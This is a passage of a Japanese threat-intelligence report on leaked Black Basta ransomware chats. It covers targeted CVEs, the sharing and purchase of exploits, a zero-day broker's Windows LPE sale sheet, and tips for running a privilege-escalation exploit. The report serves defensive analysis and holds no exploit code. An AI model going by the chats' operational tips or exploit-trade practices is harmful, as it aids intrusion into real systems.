CVE-2023-36844	2023/8/17	ファイアウォール	情報改竄	5.3

*）CVSS は CNA のスコアを掲載。

Palo Alto Networks Pan-OS（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-3400	2024/4/12	ファイアウォール	RCE	10

*）CVSS は CNA のスコアを掲載。

Zimbra（コラボレーションプラットフォーム）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-41352	2022/9/25	メール / グループウェア	RCE	9.8
CVE-2022-37042	2022/8/12	メール / グループウェア	認証バイパス	9.8
CVE-2022-27925	2022/4/20	メール / グループウェア	ディレクトリトラバーサル	7.2

*）CVSS は NIST のスコアを掲載。

Exim（メール転送エージェント）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-42115	2023/9/27	メール転送エージェント	RCE	9.8

*）CVSS は CNA のスコアを掲載。

Apache Log4j2（アプリケーションライブラリ）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2021-44228	2021/12/9	ロギングフレームワーク	RCE	10

*）CVSS は NIST のスコアを掲載。

ConnectWise（マネージドサービスプロバイダー向けの統合管理プラットフォーム）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2024-1709	2024/2/21	リモートデスクトップ	認証バイパス	10
CVE-2024-1708	2024/2/21	リモートデスクトップ	パストラバーサル	8.4

*）CVSS は CNA のスコアを掲載。

Cisco（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2023-20198	2023/10/16	管理インターフェイス	特権昇格	10

*）CVSS は CNA のスコアを掲載。

F5 Big-IP（ネットワークセキュリティ機器）

CVE ID	公開日	機能	脆弱性の種類	CVSS
CVE-2022-1388	2022/5/4	管理インターフェイス	認証バイパス	10

*）CVSS は CNA のスコアを掲載。

下記は悪用できる脆弱性について議論を行っているチャットログの抜粋である。例えば、フォーラムで公開されていた CVE-2024-3400 の脆弱性を悪用するコードと CVE-2023-36874 の脆弱性を悪用する実行ファイルの利用方法について議論を交わしている。

CVE-2024-3400 に関連する会話

日本語訳	原文
[2024-04-15 13:02:11][gg]：CVE-2024-3400.py ～～～ 中略 ～～～ [2024-04-15 13:06:05][lapa]：これは有料のエクスプロイトじゃないよね？ [2024-04-15 13:06:09][lapa]：どこかで見つけただけ？ [2024-04-15 13:06:18][gg]：> いや、パブリックで見つけた [2024-04-15 13:06:25][gg]：> フォーラムで見つけたよ	2024-04-15 13:02:11, @usernamegg:matrix.bestflowers247.online, CVE-2024-3400.py [omitted] 2024-04-15 13:05:45, @lapa:matrix.bestflowers247.online, тип xml с элементом exploit 2024-04-15 13:06:05, @lapa:matrix.bestflowers247.online, это же не покупной эксплоит ? 2024-04-15 13:06:09, @lapa:matrix.bestflowers247.online, вы где-то просто нашли? 2024-04-15 13:06:18, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> это же не покупной эксплоит ？ нет , паблик я нашел 2024-04-15 13:06:25, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> вы где-то просто нашли？ на форуме да

CVE-2023-36874 に関する会話

日本語訳	原文
[2023-11-10 14:34:55][yy]： WER_Research_07062023.exe [2023-11-10 14:34:58][nn]： https://www.juniper.net/documentation/us/en/software/junos/vpn-ipsec/topics/concept/juniper-secure-connect-overview.html	2023-11-10 14:34:55, @usernameyy:matrix.bestflowers247.online, WER_Research_07062023.exe 2023-11-10 14:34:58, @usernamenn:matrix.bestflowers247.online, https://www.juniper.net/documentation/us/en/soft

[2023-11-10 14:35:14][yy]：なんかコマンド埋め込む必要あるかも、ちなみに俺の環境では動かない。管理者権限だと SYSTEM に昇格するけど、それだと意味ない
[2023-11-10 14:35:25][nn]：https://habr.com/ru/articles/230087/
[2023-11-10 14:35:59][nn]：> <@usernameyy:matrix.bestflowers247.online> なんかコマンド埋め込む必要あるかも、ちなみに俺の環境では動かない。管理者権限だと SYSTEM に昇格するけど、それだと意味ない
あんた、Medium Integrity で動かしてる？
[2023-11-10 14:36:07][nn]：Medium レベルじゃないと動作しないよ
[2023-11-10 14:36:16][nn]：いや、もしかして Low になってるかもしれないし。どう設定してるか分からんしな
[2023-11-10 14:36:20][yy]：それってどういう意味？
[2023-11-10 14:36:26][nn]：それはセキュリティレベルのこと
[2023-11-10 14:36:38][yy]：ロジカルだな、そこにそう書いてあるしな
[2023-11-10 14:36:42][yy]：ユーザー権限じゃ動かない
[2023-11-10 14:37:06][nn]：了解
[2023-11-10 14:38:23][gg]：> <@usernameyy:matrix.bestflowers247.online> ファイルを送信した。 CVE-2023-36874
[2023-11-10 14:38:31][gg]：自分用に保存しとけ
[2023-11-10 14:39:52][nn]：エクスプロイトはローカル管理者グループや管理者アカウントからは実行しないで。それじゃ動作しない！

ware/junos/vpn-ipsec/topics/concept/juniper-secure-connect-overview.html
2023-11-10 14:35:14, @usernameyy:matrix.bestflowers247.online, надо команду туда вшивать какую нибудь, у меня не работает кстати, только от админа повышается до системы, но это бесполезно
2023-11-10 14:35:25, @usernamenn:matrix.bestflowers247.online, https://habr.com/ru/articles/230087/
2023-11-10 14:35:59, @usernamenn:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> надо команду туда вшивать какую нибудь, у меня не работает кстати, только от админа повышается до системы, но это бесполезно а у тебя Medium Integrity?
2023-11-10 14:36:07, @usernamenn:matrix.bestflowers247.online, оно работает только из Medium
2023-11-10 14:36:16, @usernamenn:matrix.bestflowers247.online, ну мало ли у тебя Low я хуй знает как ты там настроил
2023-11-10 14:36:20, @usernameyy:matrix.bestflowers247.online, что это значит?
2023-11-10 14:36:26, @usernamenn:matrix.bestflowers247.online, это уровень
2023-11-10 14:36:38, @usernameyy:matrix.bestflowers247.online, логично, там буквально так и написано
2023-11-10 14:36:42, @usernameyy:matrix.bestflowers247.online, от юзера не работает
2023-11-10 14:37:06, @usernamenn:matrix.bestflowers247.online, понял
2023-11-10 14:38:23, @usernamegg:matrix.bestflowers247.online, >

	<@usernameyy:matrix.bestflowers247.online> sent a file. CVE-2023-36874 2023-11-10 14:38:31, @usernamegg:matrix.bestflowers247.online, сохранить себе 2023-11-10 14:39:52, @usernamenn:matrix.bestflowers247.online, Don't run the exploit from local admin group or any administrator account. That won't work!

下記の会話では具体的な CVE 番号の記載はないものの Outlook に関するゼロデイ脆弱性に関してやりとりをしている様子である。会話の内容から機会あれば悪用しようとしている様子が把握できる。

ある Outlook のゼロデイ脆弱性に関する会話

日本語訳	原文
[2024-02-23 14:15:13][gg]：Microsoft Outlook リモートコード実行 0-day エクスプロイト - これはゼロクリックのエクスプロイトで、Outlook でメールを受信/ダウンロードしただけでリモートコード実行が可能。 悪意のあるメールメッセージを読む、添付ファイルを開くなどのユーザー操作は一切不要。 テスト済みバージョン: Microsoft Outlook 2021 およびそれ以前、Windows 11 / 10 / 7 [2024-02-23 14:15:28][gg]：> <@lapa:matrix.bestflowers247.online> なんで俺に言ってくるの？ うちはいつも最新のを確保してるから [2024-02-23 14:15:36][gg]：もしかしたらそのエクスプロイトがうちの環境にも合うかもしれないからさ [2024-02-23 14:20:59][lapa]：> <@usernamegg:matrix.bestflowers247.online> Microsoft Outlook リモートコード実行 0-day エクスプロイト - ゼロクリックでメール受信/ダウンロード時にリモートコード実行が可能で、メールの内容を読むとか添付を開くとかの操作が不要 > テスト済みバージョン: Outlook 2021 以前、Windows 11 / 10 / 7 これ、別のエクスプロイト？	2024-02-23 14:15:13, @usernamegg:matrix.bestflowers247.online, Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen Tested Microsoft Outlook Version: 2021 and previous Windows 11 / 10 / 7 2024-02-23 14:15:28, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> а мне зачем? у нас что бы свежый был всегда 2024-02-23 14:15:36, @usernamegg:matrix.bestflowers247.online, вдруг эксплойт будет под них 2024-02-23 14:20:59, @lapa:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Microsoft Outlook Remote Code Execution 0day Exploit - zero-click exploit leading to remote code execution when receiving/downloading emails in Outlook, without requiring any user interaction such as reading the malicious email message or opening an attachmen > Tested Microsoft Outlook

[2024-02-23 14:45:14][lapa]：つまりこれは別のエクスプロイトがあるってこと？ [2024-02-23 14:46:00][gg]：これはあの動画で見たやつだよ [2024-02-23 14:46:02][gg]：多分そうだと思う	Version: 2021 and previous Windows 11 / 10 / 7 a это еще какой-то ? 2024-02-23 14:45:14, @lapa:matrix.bestflowers247.online, в смысле это другой эксплоит есть 2024-02-23 14:46:00, @usernamegg:matrix.bestflowers247.online, этот тот что на видео был 2024-02-23 14:46:02, @usernamegg:matrix.bestflowers247.online, как я понял

ゼロデイ脆弱性やエクスプロイト購入への言及

エクスプロイトに関する情報を購入することも手段の一つとしている様子が下記のチャットログから分かる。Black Basta は公開されている脆弱性、エクスプロイト情報だけでなく、非公開の情報源も利用して悪用できる脆弱性を探している様子が確認できた。

エクスプロイトの購入を示唆している会話

日本語訳	原文
[2023-11-10 14:30:46][gg]：この人物は他にも販売してるよ、0-day の Juniper SRX Firewall 未認証リモートコード実行（RCE）エクスプロイト [2023-11-10 14:30:54][gg]：これから世界中をスキャンしてみる [2023-11-10 14:31:01][gg]：どれだけ晒されてるか見てみよう 2023-11-10 14:31:20, @usernamegg:matrix.bestflowers247.online, Juniper SRX Firewall 未認証 RCE - テスト済みバージョン: vSRX V3 22.4R1, vSRX V2 22.4R1	2023-11-10 14:30:46, @usernamegg:matrix.bestflowers247.online, есть еще в продеже у этого чела 0day Juniper SRX Firewall Unauthenticated RCE 2023-11-10 14:30:54, @usernamegg:matrix.bestflowers247.online, сейчас просканю мир 2023-11-10 14:31:01, @usernamegg:matrix.bestflowers247.online, посмотрим сколько есть их торчащик 2023-11-10 14:31:20, @usernamegg:matrix.bestflowers247.online, Juniper SRX Firewall Unauthenticated RCE - Tested on: vSRX V3 22.4R1, vSRX V2 22.4R1

ゼロデイやエクスプロイトの情報売買に関する発言

日本語訳	原文
[2023-11-09 14:15:14][gg]：[17:14:00] zdays: 1. 本日の日付 2023/4/15 2. 項目名 Windows LPE	[17:14:00] zdays: 1. Today's date 2023/4/15 2. Item name Windows LPE

3. 排他的取得の希望価格と可用性 排他的 4. 影響を受ける OS Windows 5. 脆弱な対象アプリケーションのバージョンと信頼性。32 ビット専用であれば 64 ビットにも影響するか？完全なバージョン範囲を記載 はい、エクスプロイトは x32 および x64 をサポートしています 6. 対象アプリケーションのバージョンに対してテスト済み、機能確認済み。完全なバージョン範囲を記載。テストされたバージョンについて説明 Windows 11 22H2 Windows 11 21H2 Windows 10 21H2 Windows 10 21H1 Windows 10 20H1 Windows 10 19H2 Windows 10 19H1 Windows 10 1803 Windows 10 1803 Windows 10 1709 Windows 10 1703 Windows 10 1607 Windows 10 1511 Windows 10 1507 Windows 8.1 Windows 8 Windows Server 2022 Windows Server 2019 Windows Server 2016 Windows Server 2012 7. このエクスプロイトは現在のターゲットバージョンに影響しますか？ [√] はい [ ] いいえ 8. 得られる権限レベル [ ] ログイン中のユーザーとして（Windows の整合性レベルを下記から選択） [ ] Web ブラウザのデフォルト（IE - Low、その他 - Medium） [ ] Low [ ] Medium	3. Asking price and availability of exclusive acquisition exclusive 4. Affected OS Windows 5. Vulnerable target application versions and reliability. If 32 bit only, is 64 bit vulnerable? List complete point release range yes, the exploit supports x32 and x64 6. Tested, functional against target application versions, list complete point release range. Explain tested on versions Windows 11 22H2 Windows 11 21H2 Windows 10 21H2 Windows 10 21H1 Windows 10 20H1 Windows 10 19H2 Windows 10 19H1 Windows 10 1803 Windows 10 1803 Windows 10 1709 Windows 10 1703 Windows 10 1607 Windows 10 1511 Windows 10 1507 Windows 8.1 Windows 8 Windows Server 2022 Windows Server 2019 Windows Server 2016 Windows Server 2012 7. Does this exploit affect the current target version? [√] Yes [ ] No 8. Privilege Level Gained [ ] As logged in user (Select Integrity level below for Windows) [ ] Web Browser's default (IE - Low, Others - Med) [ ] Low [ ] Medium

[ ] High	[ ] High
[√] Root、Admin、または System	[√] Root, Admin or System
[ ] Ring 0/カーネル	[ ] Ring 0/Kernel
[ ] その他	[ ] Other
9. エクスプロイトのタイプ（該当するものすべてを選択）	9. Exploit Type (select all that apply)
[ ] リモートコード実行	[ ] Remote code execution
[√] 権限昇格	[√] Privilege escalation
[ ] フォントベース	[ ] Font based
[ ] サンドボックス回避	[ ] Sandbox escape
[ ] 情報漏洩（peek）	[ ] Information disclosure (peek)
[ ] コード署名バイパス	[ ] Code signing bypass
[ ] 永続化	[ ] Persistency
[ ] その他	[ ] Other
[17:14:00] zdays:	[17:14:00] zdays:
10. 必要な権限レベル	10. Privilege Level Required
[√] ログイン中のユーザーとして（Windows の整合性レベルを下記から選択）	[√] As logged in user (Select Integrity level below for Windows)
[ ] Web ブラウザのデフォルト（IE - Low、その他 - Medium）	[ ] Web Browser's default (IE - Low, Others - Med)
[ ] Low	[ ] Low
[√] Medium	[√] Medium
[ ] High	[ ] High
[ ] Root、Admin、または System	[ ] Root, Admin or System
[ ] Ring 0/カーネル	[ ] Ring 0/Kernel
[ ] その他	[ ] Other
[ ] 不要	[ ] None
11. 配布方法	11. Delivery Method
[ ] ウェブページ経由	[ ] Via web page
[ ] ファイル経由	[ ] Via file
[ ] ネットワークプロトコル経由	[ ] Via network protocol
[√] ローカルでの権限昇格	[√] Local privilege escalation
[ ] メール経由	[ ] Via email
12. バグの種類	12. Bug Class
[ ] メモリ破損	[ ] Memory corruption
[√] 設計／ロジック上の欠陥（認証バイパス／アップデートの問題）	[√] Design/logic flaw (auth-bypass / update issues)
[ ] 入力検証の欠陥（XSS/XSRF/SQLi/コマンドインジェクション等）	[ ] Input validation flaw (XSS/XSRF/SQLi/command injection, etc.)
	[ ] Misconfiguration
	[ ] Information disclosure

[ ] 設定ミス
[ ] 情報漏洩
[ ] 暗号的バグ
[ ] サービス拒否（DoS）
13. 悪用されるバグの数：1
14. 悪用パラメーター
[√] ASLR バイパス
[√] DEP / W^X バイパス
[ ] アプリケーションサンドボックスのバイパス
[√] SMEP/PXN のバイパス
[√] EMET バージョン ___ のバイパス
[√] CFG（Win 8.1）のバイパス
[ ] 該当なし
15. ROP は使用されていますか？
[√] いいえ
[ ] はい（ただし固定アドレスはなし）
- チェインの数は？
- ROP セットは完全か？
- ROP が発生するモジュールは？
16. このアイテムはターゲットユーザーにアラートを出しますか？説明
いいえ
17. 悪用にかかる時間（秒）
3 秒
18. 特定のユーザー操作が必要ですか？
再起動やユーザー操作なしで可能

[17:14:00] zdays:
19. 関連する注意点や環境要因はありますか？
例：リモートの OS/アプリバージョン検出の必要性など
20. 任意のペイロードに対応させるために追加作業が必要ですか？
[ ] はい
[√] いいえ
21. これは即納可能な完成品ですか？
[√] はい
[ ] いいえ
[ ] 1～5 日

[ ] Cryptographic bug
[ ] Denial of service
13. Number of bugs exploited in the item: 1
14. Exploitation Parameters
[√] Bypasses ASLR
[√] Bypasses DEP / W ^ X
[ ] Bypasses Application Sandbox
[√] Bypasses SMEP/PXN
[√] Bypasses EMET Version ___
[√] Bypasses CFG (Win 8.1)
[ ] N/A
15. Is ROP employed?
[√] No
[ ] Yes (but without fixed addresses)
- Number of chains included?
- Is the ROP set complete?
- What module does ROP occur from?
16. Does this item alert the target user? Explain
no
17. How long does exploitation take, in seconds?
3 seconds
18. Does this item require any specific user interactions?
without restarting or any user interaction

[17:14:00] zdays:
19. Any associated caveats or environmental factors? For example - does the exploit determine remote OS/App versioning, and is that required?
20. Does it require additional work to be compatible with arbitrary payloads?
[ ] Yes
[√] No
21. Is this a finished item you have in your possession that is ready for delivery immediately?
[√] Yes
[ ] No
[ ] 1-5 days
[ ] 6-10 days
[ ] More (explain)
22. Impact on framework (crashes, etc.)

[ ] 6～10 日 [ ] それ以上（説明） 22. フレームワークへの影響（クラッシュなど） プロセスクラッシュを引き起こさず、ログも残しません 23. 成功率（または必要な試行回数） 100% 24. 実行の継続をサポートしていますか？ はい 25. 説明。納品物の詳細（ドキュメント含む） エクスプロイトのソースコード、実行可能なプログラム、および脆弱性の原因に関する文書 26. テスト手順 exe を実行する 27. コメントやその他の備考：異常なアーティファクト、制限事項、緩和策、その他の情報 この脆弱性はサービスに関するものです。Windows ではデフォルトでそのサービスは無効化されていません。ユーザーが手動でサービスを無効にした場合、この脆弱性は悪用できません。	does not cause process crashes, and does not leave logs 23. Success rate (or number of necessary attempts) %100 24. Does this item support continuation of execution? yes 25. Description. Detail a list of deliverables including documentation Exp source code and exploit source program and documents describing the cause of the vulnerability 26. Testing instructions run exe 27. Comments and other notes; unusual artifacts, other limitations, mitigations or other pieces of information This vulnerability is a service vulnerability. Windows does not disable the service by default. If the user manually disables the service, this vulnerability cannot be exploited.

脆弱性情報の購入に関する会話

日本語訳	原文
[2023-11-29 12:26:34][gg]：+ LSASS ダンプ用のエクスプロイトが誰かのところに出た [2023-11-29 12:26:37][gg]：手に入れる？ [2023-11-29 12:28:46][ss]：説明ある？ [2023-11-29 12:28:52][ss]：それとも CVE？ [2023-11-29 12:28:56][gg]：もうすぐ確認する [2023-11-29 12:28:59][gg]：確認する [2023-11-29 12:29:08][ss]：買うの？ [2023-11-29 12:29:27][gg]：まずは説明だけ [2023-11-29 12:29:32][ss]：なるほど [2023-11-29 12:29:33][gg]：+ 0-day の Windows LPE も [2023-11-29 12:29:36][gg]：持ってる [2023-11-29 12:29:51][gg]：対応システムはまだ不明 [2023-11-29 12:29:54][gg]：説明待ち	2023-11-29 12:26:34, @usernamegg:matrix.bestflowers247.online, + LSASS Dump Exploit появился у чела 2023-11-29 12:26:37, @usernamegg:matrix.bestflowers247.online, взять ? 2023-11-29 12:28:46, @usernamess:matrix.bestflowers247.online, есть описание? 2023-11-29 12:28:52, @usernamess:matrix.bestflowers247.online, или cve 2023-11-29 12:28:56, @usernamegg:matrix.bestflowers247.online, скоро возму


	2023-11-29 12:28:59, @usernamegg:matrix.bestflowers247.online, возьму 2023-11-29 12:29:08, @usernamess:matrix.bestflowers247.online, купишь прям? 2023-11-29 12:29:27, @usernamegg:matrix.bestflowers247.online, описание пока 2023-11-29 12:29:32, @usernamess:matrix.bestflowers247.online, aaa 2023-11-29 12:29:33, @usernamegg:matrix.bestflowers247.online, + 0-day Windows LPE 2023-11-29 12:29:36, @usernamegg:matrix.bestflowers247.online, есть 2023-11-29 12:29:51, @usernamegg:matrix.bestflowers247.online, какие сисемы пока тоже не знаю 2023-11-29 12:29:54, @usernamegg:matrix.bestflowers247.online, жду описание

本会話は、gg が新たに入手可能となったとされる LSASS（Local Security Authority Subsystem Service）ダンプ用エクスプロイトや Windows のローカル権限昇格（LPE）0-day の存在を示唆し、その入手を検討している様子を示している。購入判断を急がず、まずは情報収集を優先する姿勢が共通して見られることから、安易な導入ではなく効果や信頼性、対応環境を精査した上での判断していることがうかがえる。新規エクスプロイト導入前の初期評価段階にある緊張感あるやりとりであり、技術主導の判断プロセスが浮き彫りになっている。

言及された脆弱性の種類と傾向


チャット内で言及された脆弱性の種類は下記のとおりであった。下記のグラフから把握できるように Black Basta はリモートコード実行（RCE）や特権昇格に関する脆弱性を頻繁に取り上げている様子が確認できた。この 2 つは影響度が高い脆弱性とされており、悪用により永続性の確保、横展開やバックドアの設置などが容易となるため、攻撃側としては積極的に利用したい脆弱性であることが知られている。

チャット内で言及された脆弱性の種類とその数



チャットログで確認できた CVSS のスコアレンジの分布は下記のとおりである。 CVSS スコアが 9 以上の数だけでほぼ半分を占めており、7 より上のスコアのみで 9 割近くとなっていることが分かる。このグラフは、深刻度の高い脆弱性を積極的に悪用しようとしていたことを改めて示している。

CVSS スコアレンジの分布



